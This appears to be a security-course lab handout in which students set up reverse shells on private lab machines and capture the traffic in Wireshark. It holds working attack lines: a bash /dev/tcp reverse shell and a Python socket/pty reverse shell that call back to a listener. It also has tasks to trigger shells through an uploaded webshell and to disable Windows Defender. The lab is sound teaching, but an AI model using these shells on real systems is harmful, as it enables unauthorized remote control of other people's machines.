


Deliverable 1. Run wireshark, create a capture filter on 4449/tcp and capture a command or two entered through the nc session. Provide a screenshot showing the followed tcp stream, similar to the screenshot below.



```
File Actions Edit View Help
valid_lft forever preferred_lft forever

(champuser@kali)-[~]
$ nc -l 4449
^C

(champuser@kali)-[~]
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.17.26] from (UNKNOWN) [10.0.17.200] 60952
[david.thomsen@sec335-rocky ~]$ ls
ls
[david.thomsen@sec335-rocky ~]$ pwd
pwd
/home/CYBER.LOCAL/david.thomsen
[david.thomsen@sec335-rocky ~]$ whoami
whoami
david.thomsen
[david.thomsen@sec335-rocky ~]$ echo "hello!"
echo "hello!"
hello!
[david.thomsen@sec335-rocky ~]$ []


[File Actions Edit View Help]
(champuser@kali)-[~]
$ ssh david.thomsen@cyber.local@10.0.17.200
The authenticity of host '10.0.17.200 (10.0.17.200)' can't be established.
RSA key fingerprint is SHA256:yDeikprDzW3/USF9Mic0KwX6ehqMVBYPFNXMVp08mA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.17.200' (RSA) to the list of known hosts.
david.thomsen@cyber.local@10.0.17.200's password:
Activate the web console with: systemctl enable --now cockpit.socket

[david.thomsen@sec335-rocky ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
    link/ether 00:50:56:a1:49:10 brd ff:ff:ff:ff:ff:ff
    inet 10.0.17.200/24 brd 10.0.17.255 scope global noprefixroute ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe01:4910/64 scope link
        valid_lft forever preferred_lft forever
[david.thomsen@sec335-rocky ~]$ bash -i >& /dev/tcp/10.0.17.26/4449 0>61
-bash: connect: Connection refused
-bash: /dev/tcp/10.0.17.26/4449: Connection refused
[david.thomsen@sec335-rocky ~]$ bash -i >& /dev/tcp/10.0.17.26/4449 0>61
```


Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0 (port 4449)

```
ls
ls
.]0;david.thomsen@sec335-rocky:~.[david.thomsen@sec335-rocky ~]$ pwd
pwd
/home/CYBER.LOCAL/david.thomsen
.]0;david.thomsen@sec335-rocky:~.[david.thomsen@sec335-rocky ~]$ whoami
whoami
david.thomsen
.]0;david.thomsen@sec335-rocky:~.[david.thomsen@sec335-rocky ~]$ echo "hello!"
echo "hello!"
hello!
.]0;david.thomsen@sec335-rocky:~.[david.thomsen@sec335-rocky ~]$
```

Deliverable 2. Try this out on Phippen by leveraging an uploaded webshell or reverse shell on phippen to run a similar command to connect back to a listener. You may need to upload a small shell script to make this happen, particularly if you are using the simple-backdoor.php script. Provide a screenshot similar to the one below that shows you invoking the reverse shell on the target via curl or your web browser and catching the connection on your kali box.



Deliverable 3. Access your windows system on SEC335-WAN via remmina (so that you can copy paste). Provide a screenshot similar to the one below that shows the unsuccessful execution of powershell via cmd.exe followed by the successful reverse shell after you figure out how to turn off Windows Defender.



```
(champus@kali)-[~]
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.17.26] from (UNKNOWN) [10.0.17.48] 52116


PS C:\Users\david-adm> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : cyber.local
    IPv4 Address. . . . . : 10.0.17.48
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.17.2
PS C:\Users\david-adm>
```

Deliverable 4. Hit the internet, see if you can create a python2,3 or php reverse shell on any of the linux targets. Provide a screenshot similar to the one below as well as the full text of the command used and the results of the id command invoked on the rocky through the reverse shell.



```
champus: (champus@kali)-[~]
File Actions Edit View Help
$ nc -nlvp 4449
listening on [any] 4449 ...
connect to [10.0.17.26] from (UNKNOWN) [10.0.17.48] 52116
$
$ whoami
whoami
champus
$

champus@kali: ~
File Actions Edit View Help
(champus@kali)-[~]
$ python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.17.26",4449));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python>